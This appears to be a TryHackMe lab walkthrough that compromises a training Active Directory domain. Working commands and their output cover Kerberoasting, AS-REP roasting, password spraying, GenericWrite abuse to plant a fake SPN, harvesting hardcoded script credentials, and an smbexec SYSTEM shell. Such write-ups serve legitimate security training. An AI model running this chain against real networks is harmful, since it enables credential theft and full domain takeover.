TryHackMe: Operation Endgame
TryHackMe Operation Endgame walkthrough with Kerberoasting, BloodHound, GenericWrite and DA.
Operation Endgame is a TryHackMe Active Directory room. Starting from a guest account, we enumerate domain users, Kerberoast a service account, reuse the cracked password to find another account, abuse GenericWrite to Kerberoast a second user, then RDP in and find hardcoded credentials in a PowerShell script that give us Domain Admin.
Attack Chain Overview
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Nmap Scan
    |
Guest User Enumeration -> 316 Users (impacket-GetADUsers)
    |
Kerberoasting (guest) -> CODY_ROY hash -> cracked
    |
Password Reuse Spray -> ZACHARY_HUNT
    |
BloodHound Collection -> ZACHARY_HUNT has GenericWrite on JERRI_LANCASTER
    |
Targeted Kerberoasting (GenericWrite -> fake SPN) -> JERRI_LANCASTER cracked
    |
RDP Shell as JERRI_LANCASTER -> C:\Scripts\syncer.ps1 -> hardcoded creds
    |
SANFORD_DAUGHERTY -> Domain Admin + DCSync
    |
impacket-smbexec -> SYSTEM shell -> Administrator Desktop -> FLAG
Reconnaissance
I started with a full Nmap scan to see what we are working with.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
nmap -T4 -n -sC -sV -Pn -p-  $TARGET
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-07 15:06 +0100
Nmap scan report for 10.113.159.255
Host is up (0.057s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
80/tcp    open  http              Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-03-07 14:08:14Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: thm.local, Site: Default-First-Site-Name)
443/tcp   open  ssl/https?
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=thm-LABYRINTH-CA
| Not valid before: 2023-05-12T07:26:00
|_Not valid after:  2028-05-12T07:35:59
|_ssl-date: 2026-03-07T14:10:12+00:00; +1s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: thm.local, Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
3389/tcp  open  ms-wbt-server     Microsoft Terminal Services
| ssl-cert: Subject: commonName=ad.thm.local
| Not valid before: 2026-03-06T14:03:09
|_Not valid after:  2026-09-05T14:03:09
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: AD
|   DNS_Domain_Name: thm.local
|   DNS_Computer_Name: ad.thm.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-03-07T14:09:04+00:00
|_ssl-date: 2026-03-07T14:10:12+00:00; +1s from scanner time.
7680/tcp  open  pando-pub?
9389/tcp  open  mc-nmf            .NET Message Framing
47001/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc             Microsoft Windows RPC
49665/tcp open  msrpc             Microsoft Windows RPC
49666/tcp open  msrpc             Microsoft Windows RPC
49667/tcp open  msrpc             Microsoft Windows RPC
49669/tcp open  msrpc             Microsoft Windows RPC
49673/tcp open  msrpc             Microsoft Windows RPC
49674/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc             Microsoft Windows RPC
49680/tcp open  msrpc             Microsoft Windows RPC
49683/tcp open  msrpc             Microsoft Windows RPC
49707/tcp open  msrpc             Microsoft Windows RPC
49718/tcp open  msrpc             Microsoft Windows RPC
49720/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: AD; OS: Windows; CPE: cpe:/o:microsoft:windows
The scan came back with a pretty standard AD setup:
| Port | Service | Notes |
|---|---|---|
| 53 | DNS | Simple DNS Plus |
| 88 | Kerberos | Microsoft Windows Kerberos |
| 389/3268 | LDAP | Domain: thm.local |
| 445 | SMB | Signing enabled |
| 3389 | RDP | ad.thm.local |
From the RDP certificate we can confirm the DC hostname is AD and the FQDN is
ad.thm.local.
Add the DC hostname and domain to /etc/hosts.
1
echo "$TARGET AD.thm.local AD" >> /etc/hosts
CODY_ROY
First thing I tried was kerbrute to see if I could find any valid usernames.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
kerbrute userenum -d thm.local --dc $TARGET /usr/share/wordlists/xato-net-10-million-usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/07/26 - Ronnie Flathers @ropnop

2026/03/07 15:14:40 >  Using KDC(s):
2026/03/07 15:14:40 >   10.113.159.255:88

2026/03/07 15:14:44 >  [+] VALID USERNAME:       guest@thm.local
2026/03/07 15:15:04 >  [+] VALID USERNAME:       administrator@thm.local
2026/03/07 15:16:32 >  [+] VALID USERNAME:       Guest@thm.local
2026/03/07 15:16:32 >  [+] VALID USERNAME:       Administrator@thm.local
...
This gave us two valid usernames: guest@thm.local and administrator@thm.local. Not much, but the guest account is a good starting point.
Also tried smbmap to see if the guest account had any share access.
1
2
3
4
5
6
7
8
9
10
smbmap -u 'guest' -p '' -H $TARGET

[+] IP: 10.113.159.255:445      Name: 10.113.159.255            Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share
We only got READ access on IPC$, but that is enough to query AD.
Using the guest account I was able to pull the full user list from the domain.
1
2
3
4
5
impacket-GetADUsers -dc-ip $TARGET "thm.local/guest" -all 2>/dev/null \
  | grep -E '^[A-Z_]+\s' | awk '{print $1}' > users.txt

wc -l users.txt
# 316 users.txt
We got 316 users with the guest account.
With the users list ready I tried AS-REP roasting to see if any accounts had pre-authentication disabled.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
impacket-GetNPUsers thm.local/ -usersfile users.txt -dc-ip $TARGET -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User YVONNE_NEWTON doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$SHELLEY_BEARD@THM.LOCAL:3b57b1833fd6b9ba2be263b8a7948f7c$d45c2551d1f9b63bf886ce1d8ac861193941425aec5ab0378c273961[REDACTED]f6dcbedfcf9f3
[-] User SILAS_WALLS doesn\'t have UF_DONT_REQUIRE_PREAUTH set
[-] User RITA_BRADFORD doesn\'t have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ISIAH_WALKER@THM.LOCAL:287f0adefba935d37aa6e9c6da59d0f7$304d3811dd28599cd786ac4e1a54d9fa8ebcb7989e2e747703dcc9a[REDACTED]18de8435fe3
[-] User FAUSTINO_SCHROEDER doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ANTON_HODGES doesn\'t have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$PHYLLIS_MCCOY@THM.LOCAL:8f53c0f19db582e7f81c1c8cda7a5f08$b64d2a4cf076daa378b4df4b791c5309833fc9cbd0cf2cfb3af2e5[REDACTED]594792ca69
[-] User LORRIE_AVERY doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User MARCI_CARRILLO doesn\'t have UF_DONT_REQUIRE_PREAUTH set
[-] User JOHN_SWEET doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$MAXINE_FREEMAN@THM.LOCAL:ce0aa400373b52dd70fb6f8b00176535$ad01f13b5b5653a[REDACTED]504977972
[-] User MANUEL_BENJAMIN doesn\'t have UF_DONT_REQUIRE_PREAUTH set
Got 5 AS-REP hashes back for SHELLEY_BEARD, ISIAH_WALKER, PHYLLIS_MCCOY, and MAXINE_FREEMAN.
1
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt --force
Unfortunately none of them cracked with rockyou.txt, so I moved on to Kerberoasting.
Even as a guest we can request TGS tickets for accounts with SPNs set, so I gave it a shot.
1
2
3
4
5
6
7
8
9
10
11
12
impacket-GetUserSPNs thm.local/guest: -dc-ip $TARGET -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName    Name      MemberOf                                            PasswordLastSet             LastLogon                   Delegation
----------------------  --------  --------------------------------------------------  --------------------------  --------------------------  ----------
HTTP/server.secure.com  CODY_ROY  CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local  2024-05-10 15:06:07.611965  2024-04-24 16:41:18.970113


[-] CCache file is not found. Skipping...
$krb5tgs$23$*CODY_ROY$THM.LOCAL$thm.local/CODY_ROY*$ebaa31916de94d32022d273b6dd12ef8$d5fbb2aa8c9ab439efb2217a72518dcf53af85[REDACTED]c993c7587a
Found one SPN: HTTP/server.secure.com belonging to CODY_ROY.
1
2
3
4
$ hashcat -m 13100 cody_hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v7.1.2) starting

$krb5tgs$23$*CODY_ROY$THM.LOCAL$thm.local/CODY_ROY*$ebaa31916de94d32022d273b6dd12ef8$d5fbb2aa8c9ab439efbe7[REDACTED]4a059740bedfbbb2f2d25702491f4c993c7587a:[REDACTED]
we are able to successfully crack the hash and obtain the password.
Credentials:
CODY_ROY:[REDACTED]
ZACHARY_HUNT
With CODY_ROY’s credentials in hand,I started with CrackMapExec to quickly check for SMB access.
1
2
3
4
$ crackmapexec smb $TARGET -u CODY_ROY -p '[REDACTED]'
SMB         10.113.159.255  445    AD               [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD) (domain:thm.local) (signing:True) (SMBv1:False)
SMB         10.113.159.255  445    AD               [+] thm.local\CODY_ROY:[REDACTED]
Now that we have a real user account, I re-ran the enumeration and got a bigger list.
1
2
3
4
5
impacket-GetADUsers -dc-ip $TARGET "thm.local/CODY_ROY" -all 2>/dev/null \
  | grep -E '^[A-Z_]+\s' | awk '{print $1}' > users.txt

wc -l users.txt
# 470 users.txt
I then sprayed CODY_ROY’s password across all 470 users to check for reuse.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
kerbrute passwordspray -d thm.local --dc $TARGET users.txt '[REDACTED]'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/07/26 - Ronnie Flathers @ropnop

2026/03/07 16:27:59 >  Using KDC(s):
2026/03/07 16:27:59 >   10.113.159.255:88

2026/03/07 16:27:59 >  [+] VALID LOGIN:  CODY_ROY@thm.local:[REDACTED]
2026/03/07 16:28:02 >  [+] VALID LOGIN:  ZACHARY_HUNT@thm.local:[REDACTED]
2026/03/07 16:28:09 >  Done! Tested 470 logins (2 successes) in 10.063 seconds
...
And we are able to successfully reuse CODY_ROY’s password on another account: ZACHARY_HUNT.
New credential:
ZACHARY_HUNT:[REDACTED]
JERRI_LANCASTER
Time to map out the domain and find attack paths with BloodHound-python.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
bloodhound-python -d thm.local -u ZACHARY_HUNT -p '[REDACTED]' \
  -dc AD.thm.local -ns $TARGET -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: thm.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: AD.thm.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: AD.thm.local
INFO: Found 490 users
INFO: Found 53 groups
INFO: Found 4 gpos
INFO: Found 216 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: ad.thm.local
INFO: Done in 00M 35S


Loading the data into BloodHound and checking ZACHARY_HUNT’s outbound edges revealed something interesting.
1
ZACHARY_HUNT --[GenericWrite]--> JERRI_LANCASTER
GenericWrite on a user means we can write to their AD attributes, including servicePrincipalName. That opens the door for a targeted Kerberoasting attack.
GenericWrite Abuse and Targeted Kerberoasting
The idea here is simple: set a fake SPN on JERRI_LANCASTER, which makes her Kerberoastable, then request and crack her TGS ticket.
1
2
bloodyAD -d thm.local -u ZACHARY_HUNT -p '[REDACTED]' --host $TARGET  set object JERRI_LANCASTER servicePrincipalName -v 'fake/spn.thm.local'
[+] JERRI_LANCASTER's servicePrincipalName has been updated
We have successfully set a fake SPN on JERRI_LANCASTER, making her Kerberoastable.
Now we can request a TGS for the fake SPN.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
impacket-GetUserSPNs thm.local/ZACHARY_HUNT:'[REDACTED]' -dc-ip $TARGET -request -outputfile jerri_hash.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName     Name               MemberOf                                            PasswordLastSet             LastLogon                   Delegation
-----------------------  -----------------  --------------------------------------------------  --------------------------  --------------------------  ----------
fake/spn.thm.local       JERRI_LANCASTER    CN=Reader Admins,OU=Grouper-Groups,DC=thm,DC=local  2024-05-13 20:20:51.535220  2026-03-07 17:14:14.902505
HTTP/server.thm.local    CHRISTIAN_SANFORD  CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local  2024-05-10 14:59:37.018116  2024-04-22 15:40:30.076386
HTTP/server.example.com  CHRISTIAN_SANFORD  CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local  2024-05-10 14:59:37.018116  2024-04-22 15:40:30.076386
HTTP/server.secure.com   CODY_ROY           CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local  2024-05-10 15:06:07.611965  2026-03-07 16:36:10.431132


[-] CCache file is not found. Skipping...
We got a new TGS hash for
JERRI_LANCASTERwith the fake SPN.
Using hashcat to crack it. and we successfully get the password!
1
hashcat -m 13100 jerri_hash.txt /usr/share/wordlists/rockyou.txt --force
Credentials:
JERRI_LANCASTER:[REDACTED]
SANFORD_DAUGHERTY
RDP Access and Hardcoded Credentials
JERRI_LANCASTER is a member of Remote Desktop Users so I logged in via RDP using remmina.


We get a alert about We can't sing in to your account and we don’t have interactive desktop. but it doesn’t stop us from getting a cmd. right-clicking on the bar at the bottom and opening task manager, went to File -> Run new task, and ran cmd.exe.

I started poking around the filesystem and noticed a Scripts folder sitting at the root of C:\.
dir C:\
dir C:\Scripts
type C:\Scripts\syncer.ps1
1
2
3
4
5
6
7
8
9
# Import Active Directory module
Import-Module ActiveDirectory
# Define credentials
$Username = "SANFORD_DAUGHERTY"
$Password = ConvertTo-SecureString "[REDACTED]" -AsPlainText -Force
$Credential = New-Object System.Management.Automation.PSCredential($Username, $Password)
# Sync Active Directory
Sync-ADObject -Object "DC=thm,DC=local" -Source "ad.thm.local" `
  -Destination "ad2.thm.local" -Credential $Credential
Hardcoded credentials sitting in a PowerShell script.
Credentials:
SANFORD_DAUGHERTY:[REDACTED]
ROOT FLAG

I looked up SANFORD_DAUGHERTY in BloodHound and he has a diamond on his head, meaning he has DCSync rights and is a member of Domain Admins.
Since the RDP session had a restricted token I used impacket-smbexec instead, which runs as SYSTEM and bypasses that limitation.
1
2
3
4
5
6
7
impacket-smbexec thm.local/SANFORD_DAUGHERTY:'[REDACTED]'@$TARGET
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type C:\Users\Administrator\Desktop\flag.txt.txt
THM{[REDACTED]}
C:\Windows\system32>
Credentials Harvested
| User | Password | How Obtained |
|---|---|---|
CODY_ROY | [REDACTED] | Kerberoasting (guest) |
ZACHARY_HUNT | [REDACTED] | Password reuse spray |
JERRI_LANCASTER | [REDACTED] | Targeted Kerberoasting (GenericWrite) |
SANFORD_DAUGHERTY | [REDACTED] | Hardcoded in PowerShell script |
Key Techniques Used
| Technique | Tool | Target |
|---|---|---|
| User Enumeration | impacket-GetADUsers, kerbrute | Guest -> 316, CODY_ROY -> 470 users |
| AS-REP Roasting | impacket-GetNPUsers | 5 hashes (uncracked) |
| Kerberoasting | impacket-GetUserSPNs | CODY_ROY, JERRI_LANCASTER |
| Password Spray | kerbrute | ZACHARY_HUNT |
| BloodHound | bloodhound-python | Attack path mapping |
| GenericWrite Abuse | bloodyAD | Fake SPN -> Targeted Kerberoast |
| Hardcoded Creds | Manual enumeration | SANFORD_DAUGHERTY |
| SMBExec | impacket-smbexec | SYSTEM shell |